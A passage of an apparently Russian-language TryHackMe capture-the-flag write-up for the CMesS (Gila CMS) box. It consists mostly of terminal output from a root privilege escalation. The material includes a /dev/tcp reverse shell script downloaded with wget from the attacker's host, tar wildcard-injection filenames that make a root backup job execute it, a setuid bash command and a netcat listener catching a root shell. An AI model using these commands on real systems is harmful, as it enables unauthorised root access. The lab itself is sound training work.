systemd-private-282119183a1948f0ab3bcd5df1bfada6-systemd-timesyncd.service-KlzI73
VMwareDnD
andre@cmess:/tmp$
```

(пункт 15)

```

(kolya080808@Nikolapc)-[~]
$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1280 qdisc mq state UP group default qlen 1000
    link/ether 08:15:5d:83:d6:db brd ff:ff:ff:ff:ff:ff
    inet 172.20.98.88/20 brd 172.20.111.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe83:d6db/64 scope link
        valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.9.3.53/16 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::a2a1:1136:32cd:12fe/64 scope link stable-privacy
        valid_lft forever preferred_lft forever

(kolya080808@Nikolapc)-[~]
$ echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash" > root.sh
> ^C

(kolya080808@Nikolapc)-[~]
$ ls
Desktop          directory-list-2.3-small.txt  extensions.txt  get-pip.py  malicious-wordpress-plugin  Pictures  reports  thm-troubleshoot  XSSStrike
directory-list-2.3-big.txt    Documents                fasttrack.txt  Kolya080808.ovpn  Music                privesc  rockyou.txt  unix-privesc-check  xss.txt
directory-list-2.3-medium.txt Downloads                fasttrack.txt:Zone.Identifier  Lab_Kolya080808.ovpn  php-reverse-shell.php  Public    Templates  Videos

(kolya080808@Nikolapc)-[~]
$ nano revshell.sh

(kolya080808@Nikolapc)-[~]
$ nano revshell.sh

(kolya080808@Nikolapc)-[~]
$ mv revshell.sh shell.sh

(kolya080808@Nikolapc)-[~]
$ cat shell.sh
#!/bin/bash

bash -i > /dev/tcp/10.9.3.53/1337 0>&1

(kolya080808@Nikolapc)-[~]
$

```

```

total 40
drwxrwxrwt  9 root root 4096 Nov 27 10:00 .
drwxr-xr-x 22 root root 4096 Feb  6 2020 ..
-rw-r--r--  1 root root  161 Nov 27 10:00 andre_backup.tar.gz
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .font-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .ICE-unix
drwx----- 3 root root 4096 Nov 27 08:08 systemd-private-282119183a1948f0ab3bcd5df1bfada6-systemd-timesyncd.service-KlzI73
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .Test-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 VMwareDnD
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .X11-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .XIM-unix
andre@cmess:~/backup$ rm shell.sh
andre@cmess:~/backup$ wget http://10.9.3.53/shell.sh
wget http://10.9.3.53/shell.sh
--2024-11-27 10:01:44--  http://10.9.3.53/shell.sh
Connecting to 10.9.3.53:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 53 [text/x-sh]
Saving to: 'shell.sh'

shell.sh 100%[=====>] 53 --.-KB/s in 0s

2024-11-27 10:01:44 (15.8 MB/s) - 'shell.sh' saved [53/53]

andre@cmess:~/backup$ ls /rmp
ls /rmp
ls: cannot access '/rmp': No such file or directory
andre@cmess:~/backup$ ls -la /tmp
ls -la /tmp
total 36
drwxrwxrwt  9 root root 4096 Nov 27 10:02 .
drwxr-xr-x 22 root root 4096 Feb  6 2020 ..
-rw-r--r--  1 root root   0 Nov 27 10:02 andre_backup.tar.gz
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .font-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .ICE-unix
drwx----- 3 root root 4096 Nov 27 08:08 systemd-private-282119183a1948f0ab3bcd5df1bfada6-systemd-timesyncd.service-KlzI73
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .Test-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 VMwareDnD
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .X11-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .XIM-unix
andre@cmess:~/backup$

andre@cmess:~/backup$ ^[[A
ls -la /tmp
total 36
drwxrwxrwt  9 root root 4096 Nov 27 10:02 .
drwxr-xr-x 22 root root 4096 Feb  6 2020 ..
-rw-r--r--  1 root root   0 Nov 27 10:02 andre_backup.tar.gz
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .font-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .ICE-unix
drwx----- 3 root root 4096 Nov 27 08:08 systemd-private-282119183a1948f0ab3bcd5df1bfada6-systemd-timesyncd.service-KlzI73
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .Test-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 VMwareDnD
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .X11-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .XIM-unix
andre@cmess:~/backup$

```

```

cmess:~$ nc -lvnp 1337
listening on [any] 1337 ...
ls -la /home/andre/backup/
connect to [10.9.3.53] from (UNKNOWN) [10.10.215.34] 52798
bash: cannot set terminal process group (25905): Inappropriate ioctl for device
bash: no job control in this shell
root@cmess:/home/andre/backup# ls
--checkpoint=1
--checkpoint-action=exec=bash /shell.sh
note
shell.sh
root@cmess:/home/andre/backup# ls -la
total 24
drwxr-x-- 2 andre andre 4096 Nov 27 10:01 .
drwxr-x-- 4 andre andre 4096 Nov 27 09:58 ..
-rw-rw-r-- 1 andre andre 1 Nov 27 09:55 --checkpoint=1
-rw-rw-r-- 1 andre andre 1 Nov 27 09:55 --checkpoint-action=exec=bash /shell.sh
-rwxr-x-- 1 andre andre 51 Feb 9 2020 note
-rw-rw-r-- 1 andre andre 53 Nov 27 09:59 shell.sh
root@cmess:/home/andre/backup# ls
[5:17] "GET /linpeas.sh HTTP/1.1" 200 -
ls [27/Nov/2024 20:40:18] "GET /linpeas.sh HTTP/1.1" 200 -
--checkpoint=1 [27/Nov/2024 20:42:00] Request timed out: TimeoutError(110, 'Connection timed
--checkpoint-action=exec=bash /shell.sh
note
shell.sh
root@cmess:/home/andre/backup# whoami
whoami
root
root@cmess:/home/andre/backup# cd ~
cd ~
root@cmess:~# ls
ls [27/Nov/2024 20:55:43] "GET /revshell.sh HTTP/1.1" 200 -
root.txt [27/Nov/2024 20:59:53] code 404, message File not found

```

(пункт 16)

Рекомендации по устранению:

- Используйте безопасные расположения бэкапов.
- Шифруйте файлы до их сохранения.
- Настройте права доступа к этим файлам.
- Необходима ли вам вообще постоянная архивация...?

Видео выполнения

TryHackMe

DashboardLearnCompeteOther

Go Premium0

Learn > CMesS



CMesS
Can you root this Gila CMS box?
Medium 0 min

Help

Save Room

554

Room progress (0%)

To access material, start machines and answer questions you need to join this room!

Join Room

ChartScoreboardWrite-ups

0:00 / 2:10:58